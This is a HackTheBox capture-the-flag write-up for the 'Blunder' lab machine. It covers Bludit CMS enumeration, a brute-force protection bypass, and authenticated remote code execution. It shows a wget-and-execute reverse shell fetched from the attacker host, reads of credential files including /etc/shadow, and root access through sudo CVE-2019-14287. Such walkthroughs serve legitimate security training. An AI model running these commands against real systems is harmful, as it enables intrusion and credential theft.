Blunder - Write-up - HackTheBox

noraj

2020-10-17

Contents

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-Blunder-write-up/

1.1 Box

- **Name:** Blunder
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Linux
- **Points:** 20

Figure 1.1: Blunder

2 Write-up

2.1 Overview

Install tools used in this WU on BlackArch Linux:

```
$ pacman -S nmap ffuf exploitdb cewl metasploit ruby-httpclient ruby-docopt pwncat haiti
```

2.2 Network enumeration

A nmap scan for port and service discovery:

```
# Nmap 7.80 scan initiated Fri Jun 12 13:20:17 2020 as: nmap -sSVC -p- -oA nmap_full
↪  10.10.10.191
Nmap scan report for 10.10.10.191
Host is up (0.11s latency).
Not shown: 65533 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 12 14:23:47 2020 -- 1 IP address (1 host up) scanned in 3809.57 seconds
```

Let's add the local domain to `/etc/hosts`:

```
$ cat /etc/hosts| grep bundler
10.10.10.191 bundler.htb
```

2.3 HTTP enumeration & exploitation

Let's start to enumerate pages on the web server with ffuf:

```
$ ffuf -u http://bundler.htb/FUZZ -r -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -e
↪  .txt,.html,.php -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.2.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://bundler.htb/FUZZ
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Extensions       : .txt .html .php
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response status: 403
________________________________________________

admin                   [Status: 200, Size: 2385, Words: 106, Lines: 71]
install.php             [Status: 200, Size: 30, Words: 5, Lines: 1]
about                   [Status: 200, Size: 3280, Words: 225, Lines: 106]
0                       [Status: 200, Size: 7561, Words: 794, Lines: 171]
robots.txt              [Status: 200, Size: 22, Words: 3, Lines: 2]
todo.txt                [Status: 200, Size: 118, Words: 20, Lines: 5]
rev.php                 [Status: 200, Size: 0, Words: 1, Lines: 1]
usb                     [Status: 200, Size: 3959, Words: 304, Lines: 111]
.gitignore              [Status: 200, Size: 563, Words: 1, Lines: 28]
:: Progress: [153068/153068] :: Job [1/1] :: 105 req/sec :: Duration: [0:24:07] :: Errors: 0
↪  ::
```

I found the following path and files:

- `/install.php`: `Bludit is already installed ;)`
- `/admin/`: login page where `Bludit` is also mentioned
- `/robots.txt`: nothing much
- `/todo.txt`: a bunch of hints, see below
- `/.gitignore`: there is maybe a `/.git/` folder exposed to dump

`/todo.txt`

```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```


The website seems to be built with Bludit CMS. If we trust the todo list, it may be up to date, the FTP is off and we saw with the nmap scan that port 21 is closed. Also there must be a user called fergus that may be the admin.

It seems the CMS could be exploitable but we don't know the version we have yet.

```
$ searchsploit Bludit --id
-------------------------------------------------------------------------------------
↪  ---------------------------------
 Exploit Title                                                                      |  EDB-ID
-------------------------------------------------------------------------------------
↪  ---------------------------------
Bludit 3.9.12 - Directory Traversal                                                 | 48568
Bludit - Directory Traversal Image File Upload (Metasploit)                         | 47699
bludit Pages Editor 3.0.0 - Arbitrary File Upload                                   | 46060
-------------------------------------------------------------------------------------
↪  ---------------------------------
Shellcodes: No Results
```

No need to try to bruteforce on the authentication because there is a brute force protection enabled by default.

The current version is 3.13.1, so I looked in the source code on github for this version and tried to see if a file is disclosing it. It seems that some files like `bl-plugins/about/metadata.json` are leaking the version.



So if we look at http://10.10.10.191/bl-plugins/about/metadata.json we obtain the following response:

```
{
  "author": "Bludit",
  "email": "",
  "website": "https://plugins.bludit.com",
  "version": "3.9.2",
  "releaseDate": "2019-06-21",
  "license": "MIT",
  "compatible": "3.9.2",
  "notes": ""
}
```

For example the directory traversal was in 3.9.12 so 3.9.2 must be vulnerable too.

So let's try EDB-48568 now:

```
$ searchsploit -p 48568
  Exploit: Bludit 3.9.12 - Directory Traversal
      URL: https://www.exploit-db.com/exploits/48568
     Path: /usr/share/exploitdb/exploits/php/webapps/48568.py
File Type: Python script, ASCII text executable, with very long lines, with CRLF line
↪  terminators

$ cp /usr/share/exploitdb/exploits/php/webapps/48568.py .
```

```
$ python 48568.py
...

 CVE-2019-16113 CyberVaca


usage: 48568.py [-h] -u URL -user USER -pass PASSWORD -c COMMAND
48568.py: error: the following arguments are required: -u, -user, -pass, -c
```

But it seems it's an authenticated exploit. The MSF upload exploit seems to be authenticated too.

So I searched on internet and found some articles talking about bruteforce protection bypass:

- Bludit Brute Force Mitigation Bypass
- Bludit CMS Version 3.9.2 Brute Force Protection Bypass

With CeWL let's build a wordlist based on the words from the website:

```
$ cewl -w blunder_wordlist.txt -m 5 http://10.10.10.191
```

Then we can try to find `fergus` password via bruteforce. I made an exploit for the Brute Force Mitigation Bypass: Bludit-auth-BF-bypass.

```
$ ./exploit.rb -r http://10.10.10.191 -u fergus -w blunder_wordlist.txt
[*] Trying password: Plugins
[*] Trying password: Include
[*] Trying password: About
[*] Trying password: Begin
[*] Trying password: service
[*] Trying password: Stadia
[*] Trying password: Dynamic
[*] Trying password: blunder
[*] Trying password: interesting
[*] Trying password: facts
[*] Trying password: devices
[*] Trying password: Google
...
[*] Trying password: RolandDeschain

[+] Password found: RolandDeschain
```

Now we can log in and will probably be able to use one of the authenticated exploit.

Let's try the msf one:

```
msf5 exploit(linux/http/bludit_upload_images_exec) > options

Module options (exploit/linux/http/bludit_upload_images_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BLUDITPASS  RolandDeschain   yes       The password for Bludit
   BLUDITUSER  fergus           yes       The username for Bludit
   Proxies                      no        A proxy chain of format
↪  type:host:port[,type:host:port][...]
   RHOSTS      10.10.10.191     yes       The target host(s), range CIDR identifier, or hosts
↪  file with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       The base path for Bludit
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.98     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Bludit v3.9.2

msf5 exploit(linux/http/bludit_upload_images_exec) > run

[*] Started reverse TCP handler on 192.168.1.98:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading ScDPUYvvNY.png...
[*] Uploading .htaccess...
[*] Executing ScDPUYvvNY.png...
[!] This exploit may require manual cleanup of '.htaccess' on the target
[*] Exploit completed, but no session was created.
```

But remember we can try the Python PoC, that won't drop a shell directly but we should be able to execute a command:

```
$ python 48568.py -u http://10.10.10.191 -user fergus -pass RolandDeschain -c 'wget
↪  http://10.10.14.82:8888'
...

 CVE-2019-16113 CyberVaca
```

```
[+] csrf_token: c70c85766c4e397c88528a05f2096ec4b155ccb7
[+] cookie: dvn3jo5f1srsl0in6snh59k346
[+] csrf_token: 1c97c7eab1fadc24b5ac09a593e150c794a19eb7
[+] Uploading oytpsybc.jpg
[+] Executing command: wget http://10.10.14.82:8888
[+] Delete: .htaccess
[+] Delete: oytpsybc.jpg
```

We can see the connection on our oneline web server:

```
$ ruby -run -e httpd . -p 8888
[2020-08-16 20:54:16] INFO  WEBrick 1.6.0
[2020-08-16 20:54:16] INFO  ruby 2.7.1 (2020-03-31) [x86_64-linux]
[2020-08-16 20:54:16] INFO  WEBrick::HTTPServer#start: pid=71953 port=8888
10.10.10.191 - - [16/Aug/2020:20:54:53 CEST] "GET / HTTP/1.1" 200 2265
- -> /
```

So we can generate a reverse shell with `msfvenom` (part of msf):

```
$ msfvenom -a x64 --platform linux -p linux/x64/shell_reverse_tcp LHOST=10.10.14.82 LPORT=9999
↪  -f elf > revshell.elf
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
```

Start a listener with pwncat:

```
$ pwncat -l 9999 -vv
INFO: Listening on :::9999 (family 10/IPv6, TCP)
INFO: Listening on 0.0.0.0:9999 (family 2/IPv4, TCP)
```

Upload & execute our reverse shell:

```
$ python 48568.py -u http://10.10.10.191 -user fergus -pass RolandDeschain -c 'wget
↪  http://10.10.14.82:8888/revshell.elf && chmod +x revshell.elf && ./revshell.elf'
...

 CVE-2019-16113 CyberVaca


[+] csrf_token: 1f60ba2db4a30cade52205468c95b5f33e408bc3
[+] cookie: 3a679ict7buj7aqkmff6e132f3
[+] csrf_token: 6c3f1bf1c0455dfabb3c539367629f6cb21298da
[+] Uploading ggllqvlr.jpg
```

```
[+] Executing command: wget http://10.10.14.82:8888/revshell.elf && chmod +x revshell.elf &&
↪  ./revshell.elf
[+] Delete: .htaccess
[+] Delete: ggllqvlr.jpg
```

And we obtain a shell:

```
INFO: Client connected from 10.10.10.191:53416 (family 2/IPv4, TCP)

which python
/usr/bin/python

python -c 'import pty;pty.spawn("/bin/bash")'

www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ uname -a
Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64 x86_64 x86_64
↪  GNU/Linux

www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ cat /etc/os-release
NAME="Ubuntu"
VERSION="19.10 (Eoan Ermine)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 19.10"
VERSION_ID="19.10"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=eoan
UBUNTU_CODENAME=eoan

www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Note: it's possible to do it manually too.

2.4 System enumeration

Let's see if there are accounts used by humans:

```
www-data@blunder:/var/www/bludit-3.9.2$ ls -lhA /home
total 8.0K
drwxr-xr-x 16 hugo  hugo  4.0K May 26 09:29 hugo
drwxr-xr-x 16 shaun shaun 4.0K Apr 28 12:13 shaun
```

```
www-data@blunder:/var/www/bludit-3.9.2$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:106:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:107:114::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:108:115:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:110:116:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:111:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:112:119:user for cups-pk-helper
↪  service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:113:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
kernoops:x:114:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:116:122::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:117:123:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
whoopsie:x:118:124::/nonexistent:/bin/false
colord:x:119:125:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:120:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:121:126::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:122:127:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:123:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:124:129:Gnome Display Manager:/var/lib/gdm3:/bin/false
shaun:x:1000:1000:blunder,,,:/home/shaun:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
hugo:x:1001:1001:Hugo,1337,07,08,09:/home/hugo:/bin/bash
temp:x:1002:1002:,,,:/home/temp:/bin/bash
```

`user.txt` is in hugo's home folder and shuan maybe be used for EoP.

2.5 Elevation of privilege (EoP): from www-data to hugo

Let's see in the database of the app:

```
$ www-data@blunder:/var/www/bludit-3.9.2$ cat bl-content/databases/users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Admin",
        "firstName": "Administrator",
        "lastName": "",
        "role": "admin",
        "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
        "salt": "5dde2887e7aca",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""
    },
    "fergus": {
        "firstName": "",
        "lastName": "",
        "nickname": "",
        "description": "",
        "role": "author",
        "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
        "salt": "jqxpjfnv",
        "email": "",
        "registered": "2019-11-27 13:26:44",
        "tokenRemember": "",
        "tokenAuth": "0e8011811356c0c5bd2211cba8c50471",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "codepen": "",
        "instagram": "",
        "github": "",
        "gitlab": "",
        "linkedin": "",
        "mastodon": ""
    }
```

The password seems to be stored as a salted SHA1 hash, we can tell with haiti:

```
$ haiti bfcc887f62e36ea019e3295aafb8a3885966e265
SHA-1 [HC: 100] [JtR: raw-sha1]
Double SHA-1 [HC: 4500]
RIPEMD-160 [HC: 6000] [JtR: ripemd-160]
Haval-160
Tiger-160
HAS-160
LinkedIn [HC: 190] [JtR: raw-sha1-linkedin]
Skein-256(160)
Skein-512(160)
```

Those two users won't help us because admin doesn't have a system account & we already have fergus that doesn't have a system account too.

But look, there is another bludit version:

```
www-data@blunder:/var/www$ ls
bludit-3.10.0a  bludit-3.9.2  html
```

In the other version the user database contains hugo, a user that is on the system, so we have soem chance the account re-use the same password.

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
```

And this time no salt it used. So let's try the hash on CrackStation.

The password is: `Password120`.

```
www-data@blunder:/var/www$ su hugo
Password:

hugo@blunder:~$ cat user.txt
9b8099236a4c7efcad6bf60293d921e5

hugo@blunder:~$ id
uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)
```

2.6 Elevation of privilege (EoP): from hugo to root

We can launch a bash shell as any user except root:

```
hugo@blunder:~$ sudo -l
Password:

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

But that's in theory, because we can use `sudo < 1.8.28 - Security Bypass` (CVE-2019-14287), see EDB-47502.

```
hugo@blunder:~$ sudo --version
sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1

hugo@blunder:~$ sudo -u#-1 /bin/bash

root@blunder:/home/hugo# id
uid=0(root) gid=1001(hugo) groups=1001(hugo)

root@blunder:/# cat /root/root.txt
df815831c59461a89906cac16c662282

root@blunder:/# cat /etc/shadow | grep root
root:$6$GmdDkez55tk.8Dvd$qDfa.WwHrKSBCswEaWLaSwFNCeNroew0pyxbsg8uO8a2/uq.XelP9Q/u5Cb9cBxO6hSyaVqt1lfU.3omw0ThC
```

I wonder if there was a way to root via the shuan account.